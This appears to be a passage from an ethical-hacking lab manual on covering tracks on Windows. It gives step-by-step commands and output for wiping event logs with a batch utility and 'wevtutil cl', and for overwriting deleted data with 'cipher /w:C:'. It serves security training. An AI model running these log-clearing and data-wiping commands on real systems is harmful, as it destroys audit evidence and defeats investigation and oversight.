
Note: Clear_Event_Viewer_Logs.bat is a utility that can be used to wipe out the logs of the target system. This utility can be run through command prompt or PowerShell, and it uses a BAT file to delete security, system, and application logs on the target system. You can use this utility to wipe out logs as one method of covering your tracks on the target system.


```
C:\Windows\System32\cmd.exe
clearing "Microsoft-Windows-DAL-Provider/Analytic"
clearing "Microsoft-Windows-DAL-Provider/Operational"
clearing "Microsoft-Windows-DAMM/Diagnostic"
clearing "Microsoft-Windows-DCLocator/Debug"
clearing "Microsoft-Windows-DDisplay/Analytic"
clearing "Microsoft-Windows-DDisplay/Logging"
clearing "Microsoft-Windows-DLNA-Namespace/Analytic"
clearing "Microsoft-Windows-DNS-Client/Operational"
clearing "Microsoft-Windows-DSC/Admin"
clearing "Microsoft-Windows-DSC/Analytic"
clearing "Microsoft-Windows-DSC/Debug"
clearing "Microsoft-Windows-DSC/Operational"
clearing "Microsoft-Windows-DUI/Diagnostic"
clearing "Microsoft-Windows-DUSER/Diagnostic"
clearing "Microsoft-Windows-DXGI/Analytic"
clearing "Microsoft-Windows-DXGI/Logging"
clearing "Microsoft-Windows-DXP/Analytic"
clearing "Microsoft-Windows-Data-Pdf/Debug"
clearing "Microsoft-Windows-DataIntegrityScan/Admin"
clearing "Microsoft-Windows-DataIntegrityScan/CrashRecovery"
clearing "Microsoft-Windows-DateTimeControlPanel/Analytic"
clearing "Microsoft-Windows-DateTimeControlPanel/Debug"
clearing "Microsoft-Windows-DateTimeControlPanel/Operational"
clearing "Microsoft-Windows-Deduplication/Diagnostic"
clearing "Microsoft-Windows-Deduplication/Operational"
clearing "Microsoft-Windows-Deduplication/Performance"
clearing "Microsoft-Windows-Deduplication/Scrubbing"
clearing "Microsoft-Windows-Defrag-Core/Debug"
clearing "Microsoft-Windows-Deplorch/Analytic"
clearing "Microsoft-Windows-DesktopActivityModerator/Diagnostic"
clearing "Microsoft-Windows-DesktopWindowManager-Diag/Diagnostic"
clearing "Microsoft-Windows-DeviceAssociationService/Performance"
clearing "Microsoft-Windows-DeviceConfidence/Analytic"
clearing "Microsoft-Windows-DeviceGuard/Operational"
clearing "Microsoft-Windows-DeviceGuard/Verbose"
clearing "Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Admin"
clearing "Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Autopilot"
clearing "Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Debug"
clearing "Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Operational"
clearing "Microsoft-Windows-DeviceSetupManager/Admin"
clearing "Microsoft-Windows-DeviceSetupManager/Analytic"
clearing "Microsoft-Windows-DeviceSetupManager/Debug"
```

4. Click **Search** icon () on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Run as administrator** to launch it.
5. The **User Account Control** pop-up appears; click **Yes**.

6. A **Command Prompt** window with **Administrator** privileges appears. Type **wevtutil el** and press **Enter** to display a list of event logs.

Note: **el** | **enum-logs** lists event log names.




```

C:\Windows\system32>wevtutil el
AMSI/Debug
Analytic
Application
DirectShowFilterGraph
DirectShowPluginControl
Els_Hyphenation/Analytic
EndpointMapper
FirstUXPerf-Analytic
ForwardedEvents
HardwareEvents
IHM_DebugChannel
Intel-iaLPSS-GPIO/Analytic
Intel-iaLPSS-I2C/Analytic
Intel-iaLPSS2-GPIO2/Debug
Intel-iaLPSS2-GPIO2/Performance
Intel-iaLPSS2-I2C/Debug
Intel-iaLPSS2-I2C/Performance
Internet Explorer
Key Management Service
MF_MediaFoundationDeviceMFT
MF_MediaFoundationDeviceProxy
MF_MediaFoundationFrameServer
MediaFoundationVideoProc
MediaFoundationVideoProcD3D
MediaFoundationAsyncWrapper
MediaFoundationContentProtection
MediaFoundationDS
MediaFoundationDeviceProxy
MediaFoundationMP4
MediaFoundationMediaEngine
MediaFoundationPerformance
MediaFoundationPerformanceCore
MediaFoundationPipeline
MediaFoundationPlatform
MediaFoundationSrcPrefetch
Microsoft-AppV-Client-Streamingux/Debug
Microsoft-AppV-Client/Admin
Microsoft-AppV-Client/Debug
Microsoft-AppV-Client/Operational
```


7. Now, type **wevtutil cl [log_name]** (here, we are clearing **system** logs) and press **Enter** to clear a specific event log.

Note: **cl | clear-log:** clears a log, **log_name** is the name of the log to clear, and **ex:** is the system, application, and security.



```

WMPSyncEngine
Windows Networking Vpn Plugin Platform/Operational
Windows Networking Vpn Plugin Platform/OperationalVerbose
Windows PowerShell
muxencode

C:\Windows\system32>wevtutil cl system

C:\Windows\system32>
  
```

8. Similarly, you can also clear application and security logs by issuing the same command with different log names (**application, security**).

Note: wevtutil is a command-line utility used to retrieve information about event logs and publishers. You can also use this command to install and uninstall event manifests, run queries, and export, archive, and clear logs.


9. In **Command Prompt**, type **cipher /w:[Drive or Folder or File Location]** and press **Enter** to overwrite deleted files in a specific drive, folder, or file.

Note: Here, we are encrypting the deleted files on the **C:** drive. You can run this utility on the drive, folder, or file of your choice.

10. The Cipher.exe utility starts overwriting the deleted files, first, with all zeroes (0x00); second, with all 255s (0xFF); and finally, with random numbers, as shown in the screenshot.

Note: Cipher.exe is an in-built Windows command-line tool that can be used to securely delete a chunk of data by overwriting it to prevent its possible recovery. This command also assists in encrypting and decrypting data in NTFS partitions.

Note: When an attacker creates a malicious text file and encrypts it, at the time of the encryption process, a backup file is created. Therefore, in cases where the encryption process is interrupted, the backup file can be used to recover the data. After the completion of the encryption process, the backup file is deleted, but this deleted file can be recovered using data recovery software and can further be used by security personnel for investigation. To avoid data recovery and to cover their tracks, attackers use the Cipher.exe tool to overwrite the deleted files.




```

C:\Windows\system32>cipher /w:C:
To remove as much data as possible, please close all other applications while
running CIPHER /w.
Writing 0x00
.....
  
```


11. Press **ctrl+c** in the command prompt to stop the encryption.

Note: The time taken to overwrite the deleted file, folder or drive depends upon its size.



```
Administrator: Command Prompt
